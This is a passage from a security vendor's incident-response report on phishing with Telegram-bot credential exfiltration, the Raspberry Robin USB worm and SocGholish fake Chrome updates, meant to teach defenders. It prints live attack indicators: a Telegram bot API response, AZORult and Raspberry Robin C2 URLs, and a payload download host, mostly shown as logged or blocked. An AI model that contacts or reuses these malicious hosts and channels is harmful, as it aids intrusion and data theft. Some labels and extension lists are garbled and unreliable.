Date: Tue, 05 Jul 2022 13:58:34 GMT
Content-Type: application/json
Content-Length: 642
Connection: close
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET, POST, OPTIONS
Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection

{
  "ok":true,
  "result":{
    "message_id":206,
    "from":{
      "id":5163546796,
      "is_bot":true,
      "first_name":"asapcashs",
      "username":"asapcashBot"
```

Figure 8: HTTP Request & Response presenting a connection to the Telegram bot through an API call

The L2 team performed an investigation to identify all targeted users. The team conducted a historical investigation on those users and found failed logon attempts for the same users. The failed logons happened just a few days before the email attack took place, from an IP address associated with malicious activity.

CTI research

The CTI team conducted an investigation of phishing campaigns and collected information about the Incidents of Compromise (IOCs) that were found.

The CTI investigation indicated that the phishers obtained the client's email addresses when they were leaked, as part of a major, third-party data breach. The CTI team also found that the IP that was used for logon attempts belonged to a command & control (C2) server known to be used in malware operations.



@abuse_ch

AZORult C2:
http://2.56.59.36/index.phphp

Figure 9: Known C2 IP address

The CTI team found additional IOCs and Incidents of Attack (IOAs) that were associated with this malware. The client scanned for these IOCs and IOAs in the client network to check for further indications of malware infection or lateral movement.

Threat hunting

The threat hunting team supported the mitigation of the attack from three different directions:

1. The team's first area of activity involved mitigating the first stage of the attack – the delivery of the phishing email. The team collected email logs and for entries meeting the 2 conditions of (1) being "From" the company email address and (2) going "To" the company address, the team checked the source IP addresses that the emails were sent from. Only IP addresses of internal mail servers were considered to be legitimate sources. By expanding the investigation to include this threat hunting activity, the team successfully verified that they had not missed any of the phishing emails that had been executed.
2. The team's second area of activity involved mitigating the next stage of the attack – the exfiltration of personal credentials. The threat hunting team collected the HTML files that were attached to the malicious email for static analysis. This is important because malicious HTML files can be hard to detect using commonly implemented EDR solutions. In this way, the threat hunting team aimed to detect network communication initiated by the code in the HTML.
3. The team's third area activity involved detection of Active Directory-based attacks abusing the credentials of existing accounts. This included identifying abuse of inactive accounts, accounts logged into multiple systems simultaneously, multiple accounts logged into the same machine simultaneously, and accounts that were logged in outside of business hours.

After this work was completed, the team contacted other CyberProof clients, who were provided with support in searching for indicators of this attack – to help them confirm that they were not at risk. Sharing the information allowed any in-progress attacks of this type to be detected at a much earlier stage – i.e., before attacks reach the stage where they could potentially impact the business.

MITRE techniques in use

The attack involved the following MITRE tactics and techniques:

- **T1589.002 – Reconnaissance:** Gather Victim Identity Information: Email Addresses
- **T1078.002 – Defense Evasion:** Valid Accounts: Domain accounts
- **T1566.002 – Initial Access:** Phishing: Spearphishing Link

Our recommendations:

Some of the recommendations that we shared with this client included:

→ Check how mail relay and anti-phishing systems react to bounced emails.

→ Block all bounced emails that are received in external anti-phishing systems and include only internal users.

→ Detect and prevent any HTTP requests to a Telegram bot through an API call.

→ Perform security awareness employees training regularly.


L1
First information triage
L2
Incident investigation and mitigation
CTI
Collects additional information related to case
TH
Performance of threat hunting across clients

Figure 10: Summary of steps taken against double-bounce email spoofing

Scenario 4
Raspberry Robin

Employee attacks are one of the most common attack vectors – partly because employees already have user access and permissions within the targeted company. In addition to phishing emails, employee attacks may rely on physical removable devices that employees can connect to their workstations. Raspberry Robin is one example of this type of attack. A cluster of activities first reported in May 2022, Raspberry Robin malware infects the victim's host using removable devices such as USBs.

Teams involved

Team	Description
CTI	• Deep & Dark Web Research • IOC Analysis & Enrichment
Threat hunting	• Leverage IOA to Locate Infection • Advanced Methods of Detection • SOC Feedback
L1 analysts	• Initial Response & Triage
L2 analysts	• Incident response • Advanced investigation • Correlation & analysis across multiple clients

CTI research

CyberProof's CTI team published an in-depth malware report with data about known Indicators of Compromise (IOCs) and Indicators of Attack (IOAs). The report was shared with our clients and implemented in their SIEMs.

L1 initial response & triage

After implementing the IOC and IOA data shared in CyberProof's report, Endpoint Detection & Response (EDR) was triggered in one of our client's environments by suspicious behavior at the endpoint.

This was our first Raspberry Robin detection. It was triggered just four days after Raspberry Robin had been discovered internationally. Throughout the month of May 2022, our Security Operations Center (SOC) received six detections triggered in different client environments. These detections continued to trigger EDR alerts throughout 2022.



Infected device connected to Windows base host → Infection and execution → Download additional payload → Second execution

Figure 11: Raspberry Robin overview

As an MDR services company that works with many enterprise clients, CyberProof observes attacks on all our clients. This visibility across multiple organizations helps us react to similar behaviors in less time, and with up-to-date IOCs.

CyberProof's L1 team collected and documented all evidence of the attack, including validation that the detection was mitigated by the security platform and that all connections had been blocked.



SOC - CTI - Raspberry Robin

Network Filter Lookup Service blocked msiexec.exe from accessing http://nt3.xyz:8080/oyr0NUwcHDm/JTPWCL00198?wangjef1

Uri	http://nt3.xyz:8080/oyr0NUwcHDm/JTPWCL00198?wangjef1
Action took	Block

Figure 12: Validation that Raspberry Robin detections were blocked successfully



Event	Additional information	User	Entities
msiexec.exe has initiated a HTTP connection to http://bpyo.in:8080/DMCsRktX...	T1571: Non-Standard Port	[redacted]	wininit.exe > services.exe > msiexec.exe > 10.[redacted]
msiexec.exe has initiated a HTTP connection to http://bpyo.in:8080/DMCsRktXNKF/...		[redacted]	wininit.exe > services.exe > msiexec.exe > 10.[redacted]
The msiexec.exe access token was modified		[redacted]	\Device\HarddiskVolume4\Windows\System32\cmd.exe > msiexec.ex
msiexec.exe loaded module nxtwpm-6.30.8.4.dll		[redacted]	cmd.exe > msiexec.exe > nxtwpm-6.30.8.4.dll
cmd.exe created process msiexec.exe		[redacted]	cmd.exe > cmd.exe > msiexec.exe

Figure 13: Validation that Raspberry Robin detections were blocked successfully

L2 incident response & further investigation

All Raspberry Robin incidents were escalated to the L2 team for advanced investigation. The L2 team handled the continued interaction with CyberProof's clients.

Our L2 analysts observed that all the triggered alerts had a similar parent (as had been indicated by research) – but with some variation of destination C2 sites. The sites were registered in the following Top-Level Domains: .XYz, .Wf, .BiZ, and .in.

All infected hosts were isolated and handled by predefined client processes, before the hosts could resume work as usual.

One of our clients had employees who came under investigation after several detections were triggered, as a result of their use of USB drives received at conferences.

Threat hunting

Raspberry Robin malware follows a very clear behavior pattern, which allowed CyberProof's threat hunting team to create effective hunting queries to detect it. The threat hunting team followed these steps:

1. Generally, the Raspberry Robin worm is spread using removable drives. Therefore, the threat hunting team collected and analyzed the logs for all removable drives that had been connected prior to the attack, to identify the infected removable device.
2. At the execution stage, the worm uses cmd.exe to execute the malicious file from a portable device. The execution command is common and does not have parameters that differentiate it from legitimate behavior. Therefore, the team's activity focused on file extensions known to be used by this worm, such as .usb, ico, .Ink, .bin, .sv, and. lo.
3. To evade detection, Raspberry Robin executes a command using a mixture of lowercase and uppercase letters. Therefore, the team's hunting queries used RegEx to include all options and cover this attempt at evasion.
4. The worm communicates with an external domain for Command & Control. This was executed using msiexec.exe in the Windows installer utility. Therefore, the team's activity focused on looking for HTTP or HTTPS parameters in the command lines.

MITRE techniques in use

The attack involved the following MITRE tactics and techniques:

- **T1091 – Initial Access:** Replication Through Removable Media
- **T1059.003 – Execution:** Command and Scripting; Windows Command Shell
- **T1218.008 – Defense Evasion:** Signed Binary Proxy Execution
- **T1071.001 – Command and Control:** Application Layer Protocol

Our recommendations:

- Block all connected, removable devices and transfer data through a stand-alone host, which the data can move into only after file/content sanitization.
- Implement and update EDR solutions on all company endpoints.
- Obtain actionable and timely threat intelligence.
- Implement all IOCs/IOAs for monitoring and blocking indicators; and perform an active scan on old, collected data.


CTI report
IOA/IOC implementation
Detection and L1 first triage
L2 advanced investigation and cross-customer review
Threat Hunting packet preparation and execution

Figure 14: Summary of steps taken against double-bounce email spoofing

Scenario 5
SocGholish

Attackers are continuously looking for effective ways of persuading users to execute malicious files. One of the methods they adopt is to disguise their activities in the form of a legitimate software update or tool. These types of techniques use the international cybercrime network Evil Corp to spread SocGholish malware.

The SocGholish malware is not new. It was first detected in 2021, but it remains a dangerous threat. The SocGholish drive-by-download occurs when an employee downloads and runs a malicious .zip file on the company's host. The file is unzipped and a malicious JavaScript payload is executed.

Teams involved

Team	Description
CTI	• Insights and Enrichment • OSINT and WEBINT • IOC Collection & Analysis
Threat hunting	• Leverage IOA to Locate Infection • Identify Additional Infected Assets
L1 analysts	• Initial Response & Triage • Monitor Security Perimeters and CDC Alerts
L2 analysts	• Further Investigation • Resolve Key Investigation Questions

CTI research

The CTI team provided CyberProof's clients with IOC and IOA information related to SocGholish attacks as part of their regular CTI service.

L1 initial response & triage

In July 2022, CyberProof's L1 team received an alert from one of our clients about a suspicious file launched by a user. A few minutes later, they received another alert about an attempt to make contact with a domain that had been flagged by CyberProof's CTI team.

The team started to collect information related to these alerts. In the process, they discovered that the first file execution succeeded because no mitigative action was taken by the Endpoint Detection & Response solution and the only connection to a known Indicator of Compromise (IOC) was blocked.

The L1 team escalated the incident to the L2 team, sharing the information they had collected about the host, the user, and the malicious activity.

L2 incident response & further investigation

As an immediate mitigation step, the L2 team isolated the host.

The team investigated all logs that had been collected, to get a fuller picture of the incident. In their investigation, they discovered that the employee had downloaded and run the malicious .zip file. This action led to the second phase of the attack, in which a malicious command led to the download of a malicious JavaScript payload that was disguised as a Chrome update. The script tried to connect to a known C2 and was automatically blocked.



No security vendors and no sandboxes flagged this file as malicious

e81b44ee7381ae3b630488b6fb7e3d9ffbdd9ac3032181d4ccaaff3409b57316

7zFM.exe

64bits assembly detect-debug-environment direct-cpu-clock-access long-sleeps peexe runtime-modules

Figure 15: Legitimate tool unzipping a malicious .zip file



```
7zFM.exe modified Chrome.Quick.Update.ver.104.54.19328.js
7zFM.exe created a downloaded file Chrome.Quick.Update.ver.104.54.19328.js from https://eventosenmendoza.com.ar/    T1105: Ingress Tool Trans...
7zFM.exe downloaded Chrome.Quick.Update.ver.104.54.19328.js from https://eventosenmendoza.com.ar/
7zFM.exe modified Chrome.Quick.Update.ver.104.54.19328.js
7zFM.exe created a downloaded file Chrome.Quick.Update.ver.104.54.19328.js from https://eventosenmendoza.com.ar/    T1105: Ingress Tool Trans...
7zFM.exe downloaded Chrome.Quick.Update.ver.104.54.19328.js from https://eventosenmendoza.com.ar/
```

Figure 16: Disguise of a malicious JavaScript payload as a Chrome update

CTI research

To help repel and mitigate the attack, the CTI team started searching for additional information related to SocGholish, including IOCs, Incidents of Attack (IOAs), and techniques the malware employs.

Threat hunting

The threat hunting team first researched SocGholish and then conducted hunting activities related to each technique used by the malware. The team's activity involved:

1. The team used threat hunting techniques to review logs and events generated by .zip files and detect uncommon .zip file usage, such as JavaScript executed from a .zip file or JavaScript creating an external network connection.
2. The SocGholish malware conducted reconnaissance activity, after the initial stage of the attack. Therefore, the threat hunting team focused its activity on detecting common SocGholish reconnaissance techniques.
3. The team hunted for evidence of command execution or scripts collecting information about the system, such as the "whoami" command redirecting the output to a temp file.
4. To identify lateral movement opportunities, SocGholish is known to enumerate domain trust. Therefore, the team hunted for suspicious API calls, and the usage of the Windows internal Operating System tool nltest.exe – which is used for domain trust discovery.

MITRE Techniques

The attack involved the following MITRE techniques:

- **T1583.006 - Resource Development:** Acquire Infrastructure: web services
- **T1608.001 - Resource Development:** Stage Capabilities: Upload Malware
- **T1204.002 - Execution:** User Execution: Malicious File
- **T1059.007 - Execution:** Command and Scripting Interpreter: JavaScript
- **T1071.001 - Command and Control:** Application Layer Protocol: Web protocols

Our recommendations:

Some of the recommendations that we shared with this client included:

- Restrict the download of files directly to the host.
- Check all downloaded files before providing them to end users.
- Install an EDR solution on all hosts and configure the appropriate policy.



Threat Intelligence updates

The CTI team provides updated IOCs and IOAs that are implemented in the SIEM platform

L1 receive alerts about suspicious behavior and connection

Analysts monitor alerts 24/7 and react to triggered detection

Analysts gather incident data and escalate to the next layer

L2 Investigation to identify root cause

Review the incident and collect more information

Create a full picture of the incident and incident flow

Figure 17: Summary of steps taken against SocGholish

Key Takeaways

This report highlights many "Best Practices" that can be adopted by security teams, to help improve the processes and techniques used for detection & response to cyberattacks. By taking a collaborative approach to problem-solving, security teams can minimize the time to detect & the effectiveness of response – thereby reducing the potentially devastating impact a cyberattack can have on your business.

Some of the key strategies covered in this report, which contributed to successfully mitigating these attack scenarios, include:

- **Integrating and automating threat intelligence –** Most security teams struggle to keep up with the volume of data that must be reviewed and absorbed. As time is short, threat intelligence reports should be integrated into security operations so that they can be viewed together with other perimeter and site alerts.
- **Leveraging threat hunting tools to improve detection & response –** Threat hunters evaluate the network and develop important security baselines, and proactively pinpoint misconfigurations as well as policy violations within the network. Threat hunting strengthens the cybersecurity ecosystem by incorporating a more proactive approach, while improving an enterprise's security posture by reducing the attack surface.
- **Continuously adapting and optimizing –** Your threat coverage and response actions should be continuously improved – by defining, testing, and tuning use cases to the latest threats, security sensors, and technology landscape. A framework like the MITRE Att@ck can provide your enterprise with consolidated threat landscape visibility to help you effectively prioritize the organization's security content development.
- **Maximizing visibility – with a single pane of glass –** Using a security platform that provides a single view allows you to oversee all your cybersecurity operations to effectively monitor and respond to cyberattacks. A platform such as the CyberProof Defense Center (CDC) platform optimizes visibility by enabling the team to communicate in real time and make informed, time-critical decisions.

CyberProof®
A UST Company

About CyberProof

CyberProof, a UST company, helps our clients transform their security to a cost-effective, cloud-native technology architecture. Our next-generation Managed Detection & Response (MDR) service is built to support large, complex enterprises by combining expert human and virtual analysts. Our services are enabled by our purpose-built platform, the CyberProof Defense Center – enabling us to be more agile, collaborate better, and deliver powerful analytics. Our integrated security services include Threat Intelligence, Threat Hunting, and Vulnerability Management. Our experts innovate to meet our clients' needs with custom use cases, integrations, and automations. For more information, visit www.cyberproof.com.

Locations

Barcelona | California | London | Singapore | Tel Aviv | Trivandrum